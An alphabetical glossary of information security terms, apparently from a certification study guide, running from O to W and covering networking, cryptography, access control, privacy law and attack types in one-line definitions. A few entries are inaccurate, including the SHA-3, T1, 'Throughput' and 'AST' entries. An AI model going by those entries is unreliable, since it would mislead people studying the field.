OECD Privacy Guidelines Organization for Economic Cooperation and Development privacy guidelines, containing eight principles

OEP Occupant Emergency Plan, a facility-based plan focused on safety and evacuation

OFB Output Feedback, a stream mode of DES that uses portions of the key for feedback

OFDM Orthogonal Frequency-Division Multiplexing, a newer wireless multiplexing method, allowing simultaneous transmission using multiple independent wireless frequencies that do not interfere with each other

Offshoring Outsourcing to another country

OIDC OpenID Connect provides a modern single sign-on or federated authentication framework that builds upon the OAuth authorization protocol. Alternative to SAML

OLE Object Linking and Embedding, part of DCOM which links documents to other documents

Onboarding The process of bringing a new hire into an organization, including account creation, granting authorization, and ensuring the employee is aware of all relevant policies and procedures

One-Time Pad Theoretically unbreakable encryption using paired pads of random characters

- One-time password** Password that may be used for a single authentication
- Online Certificate Status Protocol** See—OCSP
- OOA** Object-Oriented Analysis, high-level approach to understanding a problem domain that identifies all objects and their interaction
- OOD** Object-Oriented Design, a high-level object-oriented approach to designing software
- OOP** Object-Oriented Programming, changes the older procedural programming methodology, and treats a program as a series of connected objects that communicate via messages
- Open Authorization** See—OAuth
- Open Shortest Path First** See—OSPF
- Open source** Software with publicly published source code, allowing anyone to inspect, modify, or compile the code
- Open system** System using open hardware and standards, using standard components from a variety of vendors
- OpenID Connect** See—OIDC
- Openness Principle** OECD Privacy Guideline principle that states collection and use of personal data should be readily available
- Operating system** Software that operates a computer
- Operationally Critical Threat, Asset, and Vulnerability Evaluation** See—OCTAVE
- Optimizing** CMM phase 5
- Orange Book** See—TCSEC
- ORBs** Object Request Brokers, used to locate and communicate with objects
- Organizationally Unique Identifier** See—OUI
- Orthogonal Frequency-Division Multiplexing** See—OFDM
- OSI model** A network model with seven layers: physical, data link, network, transport, session, presentation, and application
- OSPF** Open Shortest Path First, an open link state routing protocol
- OUI** Organizationally Unique Identifier, the first 24 bits of a MAC address
- Output Feedback** See—OFB
- Outsourcing** Use of a third party to provide Information Technology support services which were previously performed in-house
- Overt channel** Authorized communication that complies with security policy
- PaaS** Platform as a Service, provides a pre-configured operating system, and the customer configures the applications
- Packet** Layer 3 PDU
- Packet filter** A simple and fast firewall that has no concept of state
- Packet-switched network** A form of networking where bandwidth is shared and data is carried in units called packets
- Pairwise testing** Form of combinatorial software testing that tests unique pairs of inputs
- PAN** Personal Area Network, a very small network with a range of 100m or much less
- Panic bar** Egress device that opens externally facing doors from the inside
- PAP** Password Authentication Protocol, an insecure network authentication protocol that exposes passwords in cleartext

- Parallel processing** Recovery of critical processing components at an alternate computing facility, without impacting regular production systems
- Parent class** OOP concept that allows objects to inherit capabilities from parents
- Parity** A means to achieve data redundancy without incurring the same degree of cost as that of mirroring in terms of disk usage and write performance
- Partial knowledge test** A penetration test where the tester is provided with partial inside information at the start of the test
- Passive infrared sensor** Passive motion detector that detects infrared energy created by body heat
- Passive RFID** Unpowered RFID tags
- Passphrase** A long static password, comprised of words in a phrase or sentence
- Password Authentication Protocol** See—PAP
- Password cracking** An offline technique in which the attacker has gained access to the password hashes or database
- Password guessing** An online technique that involves attempting to authenticate as a particular user to the system
- Patch management** The process of managing software updates
- Patent** Intellectual property protection that grants a monopoly on the right to use, make, or sell an invention for a period of time
- Payment Card Industry Data Security Standard** See—PCI-DSS
- PCI-DSS** Payment Card Industry Data Security Standard, a security standard created by the Payment Card Industry Security Standards Council (PCI SSC)
- PDA** Personal Data Assistant, a small networked computer that can fit in the palm of your hand
- PDU** Protocol Data Unit, a header and data at one layer of a network stack
- PEAP** Protected EAP, similar to EAP-TTLS, including not requiring client-side certificates
- Penetration test** Security test designed to determine if an attacker can penetrate an organization
- Permutation** (Also called transposition) provides confusion by rearranging the characters of the plaintext, anagram-style
- Personal Area Network** See—PAN
- Personal Digital Assistant** See—PDA
- Personal Identification Number** See—PIN
- Personally Identifiable Information** See—PII
- PGP** Pretty Good Privacy, software that integrates asymmetric, symmetric, and hash cryptography
- Phishing** Malicious attack that poses as a legitimate site such as a bank, attempting to steal account credentials
- Photoelectric motion sensor** Active motion detector that sends a beam of light across a monitored space to a photoelectric sensor
- Physical controls** Implemented with physical devices, such as locks, fences, and gates
- Physical layer** Layer 1 of the OSI model, describes units of data like bits represented by energy, and the medium used to carry them

- PII** Personally Identifiable Information, data associated with a specific person, such as credit card data
- PIN** Personal Identification Number, a number-based password
- Ping** Sends an ICMP Echo Request to a node and listens for an ICMP Echo Reply
- Ping of death** DoS that sends a malformed ICMP Echo Request (Ping) that is larger than the maximum size of an IP packet
- Pipelining** CPU feature that combines multiple steps into one combined process, allowing simultaneous fetch, decode, execute, and write steps for different instructions
- PKI** Public Key Infrastructure leverages symmetric, asymmetric, and hash-based cryptography to manage digital certificates
- Plaintext** An unencrypted message
- Plan maintenance** Seventh step of the NIST SP 800-34 contingency planning process
- Plan testing, training, and exercises** Sixth step of the NIST SP 800-34 contingency planning process
- Platform as a Service** See—PaaS
- PLD** Programmable Logic Device, field-programmable hardware
- Point-to-Point Protocol** See—PPP
- Point-to-Point Tunneling Protocol** See—PPTP
- Poison reverse** Distance vector routing protocol safeguard that sets bad route to infinity
- Policy** High-level management directives, administrative control
- Polyalphabetic cipher** Substitution cipher using multiple alphabets
- Polyinstantiation** Allows two different objects to have the same name. The name is based on the Latin roots for multiple (poly) and instances (instantiation)
- Polymorphic virus** Virus that changes its signature upon infection of a new system, attempting to evade signature-based antivirus software
- Polymorphism** OOP concept based on the Greek roots “poly” and “morph,” meaning many and forms, respectively: allows an object to overload an operator, for example
- POP** Post Office Protocol, an email client protocol
- POST** Power-On Self-Test, performs basic computer hardware tests, including verifying the integrity of the BIOS, testing the memory, identifying system devices, among other tasks
- Post Office Protocol** See—POP
- POTS** Plain Old Telephone Service, analog phone service
- Power-On Self-Test** See—POST
- PPP** Point-to-Point Protocol, a Layer 2 protocol that has largely replaced SLIP, adding confidentiality, integrity, and authentication
- PPTP** Point-to-Point Tunneling Protocol, tunnels PPP via IP
- Presentation layer** Layer 6 of the OSI model, presents data to the application in a comprehensible way
- Pretty Good Privacy** See—PGP
- Preventive controls** Prevents actions from occurring
- PRI** Primary Rate Interface, provides 23 64K digital ISDN channels
- Primary key** Unique attribute in a relational database table, used to join tables
- Primary Rate Interface** See—PRI

Principal Kerberos client (user) or service

Principle of least privilege Granting subjects the minimum amount of authorization required to do their jobs, also known as minimum necessary access

Privacy Protection of the confidentiality of personal information

Privacy Act of 1974 Protects US citizens' data that is being used by the federal government

Privacy by design Requires that privacy controls be enabled by default, allowing users to opt into sharing data with advertisers (as opposed to requiring them to opt out)

Private key One half of asymmetric key pair, must be kept secure

Privilege escalation Gaining access to an account with more substantial access

Problem domain A specific challenge that needs to be addressed

Procedural languages Programming languages that use subroutines, procedures, and functions

Procedure Step-by-step guide for accomplishing a task, administrative control

Process An executable program and its associated data loaded and running in memory

Process isolation Logical control that attempts to prevent one process from interfering with another

Product Owner Scrum role that serves as the voice of the business unit

Programmable Logic Device See—PLD

Programmable Read Only Memory See—PROM

PROM Programmable Read Only Memory, memory that can be written to once, typically at the factory

Promiscuous access The ability to sniff all traffic on a network

Protect society, the commonwealth, and the infrastructure First canon of the (ISC)^{2®} Code of Ethics

Protected EAP See—PEAP

Protocol Data Unit See—PDU

Provide diligent and competent service to principals Third canon of the (ISC)^{2®} Code of Ethics

Provisioning Putting a resource (e.g., user, system, application) into an operational state

Proxy firewall Firewalls that terminate connections and act as intermediary servers

Prudent Man Rule Organizations should engage in business practices that a prudent, right thinking, person would consider to be appropriate

Pseudo guard An unarmed security guard

PSH TCP flag, push data to application layer

Public key One half of asymmetric key pair, may be publicly posted

Public Key Infrastructure See—PKI

Punitive damages Damages designed to punish an individual or organization

Purpose Specification Principle OECD Privacy Guideline principle that states the purpose for the data collection should be known, and the subsequent use of the data should be limited to the purposes outlined at the time of collection

PVC Permanent Virtual Circuit, a circuit that is always connected

QoS Quality of Service, gives specific traffic precedence over other traffic on packet-switched networks

- Qualitative Risk Analysis** RA method which uses approximate values
- Quality of Service** See—QoS
- Quantitative Risk Analysis** RA method that uses hard metrics such as dollars
- Quantum encryption** Leverages quantum mechanics to determine whether something has been observed, allowing the receiver of a key to know if it has been observed by a third party
- Query language** Language that searches and updates a database
- Race condition** See—TOCTOU
- RAD** Rapid Application Development, rapidly develops software via the use of prototypes, “dummy” GUIs, back-end databases, and more
- Radio-Frequency Identification** See—RFID
- RADIUS** Remote Authentication Dial In User Service, a UDP-based third-party authentication system
- RAID** Redundant Array of Inexpensive Disks, a method of using multiple disk drives to achieve greater data reliability, greater speed, or both
- RAID 0** RAID striped set
- RAID 1** RAID mirrored set
- RAID 1+0** RAID 0 combined with RAID 1, sometimes called RAID 10
- RAID 10** See—RAID 1+0
- RAID 2** RAID Hamming code
- RAID 3** RAID striped set with dedicated parity (byte level)
- RAID 4** RAID striped set with dedicated parity (block level)
- RAID 5** RAID striped set with distributed parity
- RAID 6** RAID striped set with dual distributed parity
- Rainbow Table** Acts as database that contains the hashed output for most or all possible passwords
- RAM** Random Access Memory, memory that allows any address to be directly accessed
- Random Access Memory** See—RAM
- Ransomware** A form of malware that uses strong encryption such as AES, while holding the decryption key hostage for a ransom
- Rapid Application Development** See—RAD
- RAT** Remote Access Trojans, Trojan Horses which may be remotely controlled
- RBAC** Role-Based Access Controls, subjects are grouped into roles and each defined role has access permissions based upon the role, not the individual
- RC4** Rivest Cipher 4, used to provide confidentiality by WPA
- RC5** Rivest Cipher 5, symmetric block cipher by RSA Laboratories
- RC6** Rivest Cipher 6, symmetric block cipher by RSA Laboratories, AES finalist
- Read-through test** Simple disaster recovery test in which the plan is reviewed to ensure necessary components for recovery would be available
- Read Only Memory** See—ROM
- Real evidence** Evidence consisting of tangible or physical objects
- Realm** A logical Kerberos network
- Real-time Transport Protocol** See—RTP

- Reciprocal agreement** A bi-directional agreement between two organizations in which one organization promises another organization it can move in and share space if it experiences a disaster. Also known as mutual aid agreement
- Recovery controls** Controls that restore a damaged system or process
- Recovery phase** Incident management phase that restores a previously compromised system to operational status
- Recovery Point Objective** See—RPO
- Recovery Time Objective** See—RTO
- Reduced Instruction Set Computer** See—RISC
- Reduction analysis** The process of analyzing and lowering risk
- Redundant Array of Inexpensive Disks** See—RAID
- Redundant site** An exact production duplicate of a system that has the capability to seamlessly operate all necessary IT operations without loss of services to the end user
- Reference monitor** Mediates all access between subjects and objects
- Referential integrity** Requires that every foreign key in a secondary table matches a primary key in the parent table
- Registers** Small storage locations used by the CPU to store instructions and data
- Regression Testing** Testing software after updates, modifications, or patches
- Regulatory law** See—Administrative law
- Relational database** Contains two-dimensional tables of related data
- Religious law** Legal system that uses religious doctrine or interpretation as a source of legal understanding and statutes
- Remanence** Data that might persist after removal attempts
- Remote Access Trojans** See—RAT
- Remote Authentication Dial In User Service** See—RADIUS
- Remote File Inclusion** See—RFI
- Remote journaling** Saves database checkpoints and the database journal to a remote site. In the event of failure at the primary site, the database may be recovered
- Remote meeting technology** Newer technology that allows users to conduct online meetings via the Internet, including desktop sharing functionality
- Remote wipe** The ability to remotely erase a mobile device
- Repeatable** CMM phase 2
- Repeater** Layer 1 device that receives bits on one port, and “repeats” them out on the other port
- Reporting phase** Incident management phase that provides a final report on the incident
- Representational State Transfer** See—REST
- Reserved ports** TCP/IP ports 1023 and lower
- Responsible disclosure** See—Ethical disclosure
- REST** Representational State Transfer, used to implement web services
- Retina scan** Biometric laser scan of the capillaries which feed the retina
- Return on Investment** Money saved by deploying a safeguard
- RFC 1918 addresses** Private IPv4 addresses which may be used for internal traffic
- RFI** Remote File Inclusion, altering web URLs to include remote content

- RFID** Radio-Frequency Identification, a type of contact less card technology
- Rijndael** Cipher which became AES, named after authors Vincent Rijmen and Joan Daemen
- Ring (physical)** Physical network topology that connects nodes in a physical ring
- Ring model** Form of CPU hardware layering that separates and protects domains (such as kernel mode and user mode) from each other
- RIP** Routing Information Protocol, a distance vector routing protocol that uses hop count as its metric
- RISC** Reduced Instruction Set Computer, CPU instructions which are short and simple
- Risk** A matched threat and vulnerability
- Risk-Based Access Control** A dynamic access control model built to consider threat and vulnerability as part of the authorization process. Risk-based access control might require a subject to navigate a MFA prompt due to the threat profile assessment of the access request
- Risk Analysis Matrix** A quadrant used to map the likelihood of a risk occurring against the consequences (or impact) that risk would have
- Risk maturity modeling** Part of a continuous improvement process, seeks to measure the maturity of an organization's risk management process
- Robust Security Network** See—RSN
- Role-Based Access Controls** See—RBAC
- Rollback** Restores a database after a failed commit
- ROM** Read Only Memory, Nonvolatile memory
- Rootkit** Malware that replaces portions of the kernel and/or operating system
- Rotation Cipher** Substitution cipher that shifts each character of ciphertext a fixed amount past each plaintext character
- Rotation of duties** Requires that critical functions or responsibilities are not continuously performed by the same person without interruption. Also known as job rotation
- Router** Layer 3 device that routes traffic from one LAN to another, based on IP addresses
- Routing Information Protocol** See—RIP
- RPO** Recovery Point Objective, the amount of data loss or system inaccessibility (measured in time) that an organization can withstand
- RSN** Robust Security Network, part of 802.11i that allows changes to cryptographic ciphers as new vulnerabilities are discovered
- RST** TCP flag, reset (tear down) a connection
- RTO** Recovery Time Objective, the maximum time allowed to recover business or IT systems
- RTP** Real-time Transport Protocol, VoIP protocol designed to carry streaming audio and video
- Rule-based access control** Uses a series of defined rules, restrictions, and filters for accessing objects within a system
- Running-key cipher** Cryptographic method that uses whole words from a well-known text such as a dictionary, “adding” letters to plaintext using modular math
- Runtime** The state of a process that is currently executing (aka running)
- S/MIME** Secure/Multipurpose Internet Mail Extensions, leverages PKI to encrypt and authenticate MIME-encoded email
- SA** Security Association, a simplex connection which may be used to negotiate ESP or AH parameters

- SaaS** Software as a Service, completely configured cloud-based application, from the operating system on up
- Salt** A random number that is hashed with a password. Allows one password to hash multiple ways
- SAML** Security Assertion Markup Language, an XML-based framework for exchanging security information, including authentication data
- SAN** Storage Area Network, provides block-level disk storage via a network
- Sanction** Action taken as a result of policy violation
- Sandboxing** An approach to protection and detection of malicious content based upon analysis of behaviors exhibited when rendering or executing the content in a safe environment, called a sandbox
- Sarbanes-Oxley Act** See—SOX
- Sashimi Model** Development model with highly overlapping steps; it can be thought of as a real-world successor to the Waterfall Model
- AST** Static Application Security Testing, tests code passively: the code is not running
- Satellite communications** Provides voice and data services via geostationary satellites that match the Earth's orbit and appear to be stationary in the sky
- Savepoint** A clean snapshot of the database tables
- Schema** Describes the attributes and values of the database tables
- Scoping** The process of determining which portions of a standard will be employed by an organization
- Screened host architecture** Older flat network design using one router to filter external traffic to and from a bastion host via an ACL
- Screened subnet architecture** Two firewalls screening a DMZ
- Script kiddies** Attackers who target computer systems with tools they have little or no understanding of
- SCM** Software Configuration Management, an Agile method that automates system administration tasks, including server deployment and configuration management
- SCRM** Supply Chain Risk Management, describes the process of managing risk to purchasing products and services from third parties
- Scrum** Agile development model that uses small teams, roles include Scrum Master and Product Owner
- Scrum Master** Senior member of the organization who acts as a coach for the Scrum team
- scrypt** Slow password hashing algorithm
- SDLC (Applications)** Systems Development Life Cycle, a system development model that focuses on security in every phase
- SDLC (Telecommunications)** Synchronous Data Link Control, a synchronous layer 2 WAN protocol that uses polling to transmit data
- SDN** Software Defined Networking, separates a router's control plane from the data (forwarding) plane. Routing decisions are made remotely, instead of on each individual router
- SDSec** Software-defined security, the automated orchestration of security devices such as SIEM, firewalls, IDSs, and IPSs, analogous to software-defined networking
- SDSL** Symmetric Digital Subscriber Line, DSL with matching upload and download speeds

- SDWAN** Software-Defined Wide Area Networking, takes the concept of Software-Defined Networking and scales it to the cloud
- Search warrant** Court order that allows a legal search
- Secondary evidence** Evidence consisting of copies of original documents and oral descriptions
- Secure defaults** Also called secure by default, operating systems and applications are deployed in a secure state. Historically operating systems were deployed in a (sometimes) highly insecure state, requiring hardening after installation
- Secure Hash Algorithm 1** See—SHA-1
- Secure Hash Algorithm 2** See—SHA-2
- Secure Real-time Transport Protocol** See—SRTP
- Secure Shell** See—SSH
- Secure Sockets Layer** See—SSL
- Secure/Multipurpose Internet Mail Extensions** See—S/MIME
- Security Assertion Markup Language** See—SAML
- Security assessments** A holistic approach to assessing the effectiveness of access control.
May use other tests as a subset, including penetration tests and vulnerability scans
- Security audit** A test against a published standard
- Security champions** Members of non-infosec teams (including operations, engineering, software development, and others) that act as liaison with the information security team
- Security domain** The list of objects a subject is allowed to access
- Security Orchestration, Automation, and Response** See—SOAR
- Security Parameter Index** See—SPI
- Security Safeguards Principle** OECD Privacy Guideline principle that states personal data should be reasonably protected against unauthorized use, disclosure, or alteration
- Segment** Layer 4 PDU
- Semantic integrity** Requires that each value is consistent with the attribute data type
- Separation of Duties** See—SoD
- Serial Line Internet Protocol** See—SLIP
- Serverless** Also known as Functions as a Service (FaaS), code is sent to another server which returns the results, typically via JSON
- Server-side attack** Attack launched directly from an attacker to a listening service. Also called service-side attack
- Service Level Agreement** See—SLA
- Service Level Requirement** Describe the services to be provided by a third party. These requirements are used to design the SLA
- Service Set Identifier** See—SSID
- Servicemark** Intellectual property protection that allows for the creation of a brand that distinguishes the source of services
- Session hijacking** Compromise of an existing network session
- Session Initiation Protocol** See—SIP
- Session layer** Layer 5 of the OSI model, manages sessions, which provide maintenance on connections

- SHA-1** Secure Hash Algorithm 1, a hash function that creates a 160-bit message digest
- SHA-2** Secure Hash Algorithm 2, a hash function that includes SHA-224, SHA-256, SHA-384, and SHA-512, named after the length of the message digest each creates
- SHA-3** Secure Hash Algorithm 3, a hash function that includes SHA-224, SHA-256, SHA-384, and SHA-512 (the same modes offered by SHA-2), and adds two additional modes: SHAKE128 and SHAKE256
- Shadow database** Similar to a replicated database, with one key difference: a shadow database mirrors all changes made to a primary database, but clients do not access the shadow
- Shared responsibility** Cloud model that delineates customer vs. provider responsibilities for physical security, networks, servers, operating systems, and applications
- Shareware** Fully functional proprietary software that may be initially used free of charge. If the user continues to use the Shareware for a specific period of time, the shareware license typically requires payment
- Shielded Twisted Pair** See—STP
- Shoulder surfing** Physical attack where an attacker observes credentials, such as a key combination
- Shredding** See—Wiping
- Side-channel attack** Cryptographic attack which uses physical data to break a cryptosystem, such as monitoring CPU cycles or power consumption used while encrypting or decrypting
- Simple integrity axiom** Biba property that states “no read down”
- Simple Mail Transfer Protocol** See—SMTP
- Simple Network Management Protocol** See—SNMP
- Simple Security Property** Bell-LaPadula property that states “no read up” (NRU)
- Simplex** One-way communication, like a car radio tuned to a music station
- Simulation test** Disaster recovery test that requires team members to perform recovery processes
- Single Loss Expectancy** See—SLE
- Single Sign-On** See—SSO
- SIP** Session Initiation Protocol, a VoIP signaling protocol
- SLA** Service Level Agreement, contractual agreement that helps assure availability
- Slack space** Space on a disk between the end-of-file marker and the end of the cluster
- SLE** Single Loss Expectancy, the cost of a single loss
- SLIP** Serial Line Internet Protocol, a Layer 2 protocol which provides IP connectivity via asynchronous connections such as serial lines and modems
- Slow hash algorithms** Computationally expensive hash algorithms such as bcrypt and scrypt, used for password hashing
- Smart card** A physical access control device containing an integrated circuit. Also known as an Integrated Circuit Card (ICC)
- SMDS** Switched Multimegabit Data Service, an older WAN technology that is similar to ATM
- SMTP** Simple Mail Transfer Protocol, a store-and-forward protocol used to exchange email between servers
- Smurf attack** Attack using an ICMP flood and directed broadcast addresses

- Sniffing** Confidentiality attack on network traffic
- SNMP** Simple Network Management Protocol, used to monitor network devices
- SOAP** Originally stood for Simple Object Access Protocol, now simply “SOAP.” Used to implement web services
- SOAR** Security Orchestration, Automation, and Response, an Agile methodology used to centralize the management of security operations
- Social engineering** Uses the human mind to bypass security controls
- Socket** A combination of an IP address and a TCP or UDP port on one node
- Socket pair** Describes a unique connection between two nodes: source port, source IP, destination port, and destination IP
- SOCKS** Popular circuit-level proxy
- SoD** Dividing sensitive transactions among multiple subjects
- Software as a Service** See—SaaS
- Software Configuration Management** See—SCM
- Software Defined Networking** See—SDN
- Software-Defined Wide Area Networking** See—SDWAN
- Software-defined security** See—SDSec
- Software escrow** Source code held by a neutral third party
- Software piracy** Unauthorized copying of copyrighted software
- Solid State Drive** See—SSD
- SONET** Synchronous Optical Networking, carries multiple T-carrier circuits via fiber optic cable
- Source code** Computer programming language instructions that are written in text that must be translated into machine code before execution by the CPU
- Southbridge** Connects input/output (I/O) devices, such as disk, keyboard, mouse, CD drive, and USB ports
- SOX** Sarbanes-Oxley Act of 2002, created regulatory compliance mandates for publicly traded companies
- SPAN port** Switched Port Analyzer, receives traffic forwarded from other switch ports
- Spear phishing** Targeted phishing attack against a small number of high-value victims
- SPI** Security Parameter Index, used to identify simplex IPsec security associations
- Spiral Model** Software development model designed to control risk
- Split horizon** Distance vector routing protocol safeguard that will not send a route update via an interface it learned the route from
- Spoofing** Masquerading as another endpoint
- Spring-bolt lock** A locking mechanism that “springs” in and out of the door jamb
- SQL** Structured Query Language, the most popular database query language
- SRAM** Static Random Access Memory, expensive and fast memory that uses small latches called “flip-flops” to store bits
- SRTP** Secure Real-time Transport Protocol, used to provide secure VoIP
- SSD** Solid State Drive, a combination of flash memory (EEPROM) and DRAM
- SSH** Secure Shell, a secure replacement for Telnet, FTP, and the UNIX “R” commands
- SSID** Service Set Identifier, acts as a wireless network name

- SSL** Secure Sockets Layer, authenticates and provides confidentiality to network traffic such as web traffic
- SSO** Single Sign-On, allows a subject to authenticate once, and then access multiple systems
- Standard** Describes the specific use of technology, often applied to hardware and software, administrative control
- Star** Physical network topology that connects each node to a central device such as a hub or a switch
- Stateful firewall** Firewall with a state table that allows the firewall to compare current packets to previous
- Static password** Reusable passwords that and may or may not expire
- Static Random Access Memory** See—SRAM
- Static route** Fixed routing entries
- Static Application Security Testing** See—SAST
- Statutory damages** Damages prescribed by law
- Stealth virus** Virus that hides itself from the OS and other protective software, such as anti-virus software
- Steganography** The science of hidden communication
- Storage Area Network** See—SAN
- Storage channel** Covert channel that uses shared storage, such as a temporary directory, to allow two subjects to signal each other
- STP** Shielded Twisted Pair, network cabling that contains additional metallic shielding around each twisted pair of wires
- Strike plate** Plate in the door jamb with a slot for a deadbolt or spring-bolt lock
- Striping** Spreading data writes across multiple disks to achieve performance gains, used by some levels of RAID
- Strong authentication** Requires that the user present more than one authentication factor. Also called dual-factor authentication
- Strong tranquility property** Bell-LaPadula property that states security labels will not change while the system is operating
- Structured Query Language** See—SQL
- Subject** An active entity on an Information System which accesses or changes data
- Substitution** Cryptographic method that replaces one character for another
- Supply Chain Risk Management** See—SCRM
- SVC** Switched Virtual Circuit, a circuit that is established on demand
- Swapping** Uses virtual memory to copy contents in primary memory (RAM) to or from secondary memory
- Switch** Layer 2 device that carries traffic on one LAN
- Switched Multimegabit Data Service** See—SMDS
- Symmetric Digital Subscriber Line** See—SDSL
- Symmetric Encryption** Encryption that uses one key to encrypt and decrypt
- Synthetic transactions** Also called synthetic monitoring, involves building scripts or tools that simulate activities normally performed in an application

System owner A manager responsible for the actual computers that house data. This includes the hardware and software configuration, including updates, and patching

SYN TCP flag, synchronize a connection

SYN Flood Resource exhaustion DoS attack that fills a system's half-open connection table

Synchronous Data Link Control See—SDLC

Synchronous Dynamic Token Use time or counters to synchronize a displayed token code with the code expected by the authentication server

Synchronous Optical Networking See—SONET

System call Allow processes to communicate with the kernel and provide a window between CPU rings

System unit Computer case, containing all of the internal electronic computer components, including motherboard, internal disk drives, and power supply

Systems Development Life Cycle See—SDLC

Synthetic Transactions Also called synthetic monitoring, involves building scripts or tools that simulate activities normally performed in an application

T1 A dedicated 1.544 megabit circuit that carries 24 64-bit DS0 channels

T3 28 Bundled T1s

Table A group of related data in a relational database

Tabletop exercise A more thorough read-through disaster recovery test in which the team members responsible for recovery will talk through the proposed recovery procedures while considering mock disaster scenarios

TACACS Terminal Access Controller Access Control System, an SSO method often used for network equipment

Tailgating Following an authorized person into a building without providing credentials. Also known as piggybacking

Tailoring The process of customizing a standard for an organization

Take-Grant Protection Model Determines the safety of a given computer system that follows specific rules

Tangible asset Physical assets such as computers, network equipment, cables, and monitors

TAP Test Access Port, provides a way to “tap” into network traffic and see all unicast streams on a network

TCP Transmission Control Protocol, uses a three-way handshake to create reliable connections across a network

TCP/IP model A network model with four layers: network access, Internet, transport, and application

TCSEC Trusted Computer System Evaluation Criteria, aka the Orange Book, evaluation model developed by the United States Department of Defense

Teardrop attack A malformed packet DoS attack that targets systems' fragmentation reassembly

Technical controls Implemented using software, hardware, or firmware that restricts logical access on an information technology system

Telnet Protocol that provides terminal emulation over a network using TCP port 23

TEMPEST A standard for shielding electromagnetic emanations from computer equipment

Temporal Key Integrity Protocol See—TKIP

- Terminal Access Controller Access Control System** See—TACACS
- TFTP** Trivial File Transfer Protocol, a simple way to transfer files with no authentication or directory structure
- TGS** Ticket Granting Service, a Kerberos service which grants access to services
- TGT** Ticket Granting Ticket, Kerberos credentials encrypted with the TGS' key
- Thicknet** Older type of coaxial cable, used for Ethernet bus networking
- Thin client applications** Use a web browser as a universal client, providing access to robust applications that are downloaded from the thin client server and run in the client's browser
- Thin clients** Simple computer systems that rely on centralized applications and data
- Thinnet** Older type of coaxial cable, used for Ethernet bus networking
- Thread** A lightweight process (LWP)
- Threat** A potentially negative occurrence
- Threat agents** The actors causing the threats that might exploit a vulnerability
- Threat hunting** Searching for evidence of adversary activity based upon known threat intelligence
- Threat intelligence** Detailed information about adversaries and intrusion campaigns created and shared to allow for better protection and detection
- Threat modeling** Seeks to formally describe the various attack vectors available to a system and helps plan for deploying proper mitigation
- Threat vectors** Vectors which allow exploits to connect to vulnerabilities
- Throughput** The process of authenticating to a system (such as a biometric authentication system)
- Ticket** Data that authenticates a Kerberos principal's identity
- Ticket Granting Service** See—TGS
- Ticket Granting Ticket** See—TGT
- Time multiplexing** Shares (multiplexes) system resources between multiple processes, each with a dedicated slice of time
- Time of Check/Time of Use** See—TOCTOU
- Timing attacks** A type of side-channel attack that use time to break a system or divulge sensitive data
- Timing channel** Covert channel that relies on the system clock to infer sensitive information
- TKIP** Temporal Key Integrity Protocol, used to provide integrity by WPA
- TLS** Transport Layer Security, the successor to SSL
- TNI** Trusted Network Interpretation, the Red Book
- TOCTOU** Time of Check/Time of Use, altering a condition after it has been checked by the operating system, but before it is used
- Top-Down programming** Starts with the broadest and highest level requirements (the concept of the final program) and works down towards the low-level technical implementation details
- Total Cost of Ownership** The cost of a safeguard
- TPM** Trusted Platform Module, a processor that can provide additional security capabilities at the hardware level, allowing for hardware-based cryptographic operations

Traceability Matrix Maps customers' requirements to the software testing plan: it "traces" the "requirements," and ensures they are being met

Traceroute Command that uses ICMP Time Exceeded messages to trace a network route

Trade secret Business-proprietary information that is important to an organization's ability to compete

Trademark Intellectual property protection that allows for the creation of a brand that distinguishes the source of products

Training Security control designed to provide a skill set

Transmission Control Protocol See—TCP

Transport layer (OSI) Layer 4 of the OSI model, handles packet sequencing, flow control and error detection

Transport layer (TCP/IP) TCP/IP model layer that connects the internet layer to the application layer

Transport Layer Security See—TLS

Transposition See—Permutation

Tree Physical network topology with a root node, and branch nodes that are at least three levels deep

Triple DES 56-bit DES applied three times per block

Trivial File Transfer Protocol See—TFTP

Trojan Malware that performs two functions: one benign (such as a game) and one malicious. Also called Trojan Horses

Trust, but Verify A security model that requires dual-factor authentication for all access (both local and remote), enhanced logging, and assuring the integrity of the logs

Trusted Computer System Evaluation Criteria See—TCSEC

Trusted Network Interpretation See—TNI

Trusted Platform Module See—TPM

Truth table Table used to map all results of a mathematical operation, such as XOR

Tuple A row in a relational database table

Turnstile Device designed to prevent tailgating by enforcing a "one person per authentication" rule

Twofish AES finalist, encrypting 128-bit blocks using 128- through 256-bit keys

Type 1 authentication Something you know

Type 2 authentication Something you have

Type 3 authentication Something you are

Type I error See—FRR

Type II error See—FAR

Typosquatting Registering Internet domain names comprised of likely misspellings or mistyping of legitimate domain trademarks

UDP User Datagram Protocol, a simpler and faster cousin to TCP

UEBA Detective control that builds a profile of typical user and endpoint system activities and monitors for suspicious deviations from expected behavior

Ultrasonic motion detector Active motion detector that uses ultrasonic energy

Unallocated space Portions of a disk partition which do not contain active data

- Unicast** One-to-one network traffic, such as a client surfing the web
- Unit Testing** Low-level tests of software components, such as functions, procedures, or objects
- Unshielded Twisted Pair** See—UTP
- URG** TCP flag, packet contains urgent data
- Use Limitation Principle** OECD Privacy Guideline principle that states personal data should never be disclosed without either the consent of the individual or legal requirement
- User Datagram Protocol** See—UDP
- User and Entity Behavior Analytics** See—UEBA
- UTP** Unshielded twisted pair, network cabling that uses pairs of wire twisted together
- VDSL** Very High Rate Digital Subscriber Line, DSL featuring much faster asymmetric speeds
- Very High Rate Digital Subscriber Line** See—VDSL
- Virtual memory** Provides virtual address mapping between applications and hardware memory
- Virtual Private Network** See—VPN
- Virtualization** Adds a software layer between an operating system and the underlying computer hardware
- Virus** Malware that requires a carrier to propagate
- Vishing** Phishing via voice
- VLAN** LAN which can be thought of as a virtual switch
- Voice over Internet Protocol** See—VoIP
- Voice print** Biometric control that measures the subject's tone of voice while stating a specific sentence or phrase
- VoIP** Voice over Internet Protocol, carries voice via data networks
- VPN** Virtual Private Network, a method to send private data over insecure network, such as the internet
- Vulnerability** A weakness in a system
- Vulnerability management** Management of vulnerability information
- Vulnerability scanning** A process to discover poor configurations and missing patches in an environment
- VXLAN** Virtual eXtensible Local Area Network, extends the concept of VLANs to the cloud. VLAN supports 4096 segment IDs (or VLANs), limiting their use in large cloud deployments. VXLAN supports 16 million segment IDs
- WAF** Web Application Firewall, an inline layer 7 protection and detection tool for web applications
- WAN** Wide Area Network, typically covering cities, states, or countries
- WAP** Wireless Application Protocol, designed to provide secure web services to handheld wireless devices such as smart phones
- War dialing** Uses modem to dial a series of phone numbers, looking for an answering modem carrier tone
- Warded lock** Preventive device that turns a key through channels (called wards) to unlock
- Warm site** A backup site with all necessary hardware and connectivity, and configured computers without live data

- Wassenaar Arrangement** Munitions law that followed COCOM, beginning in 1996
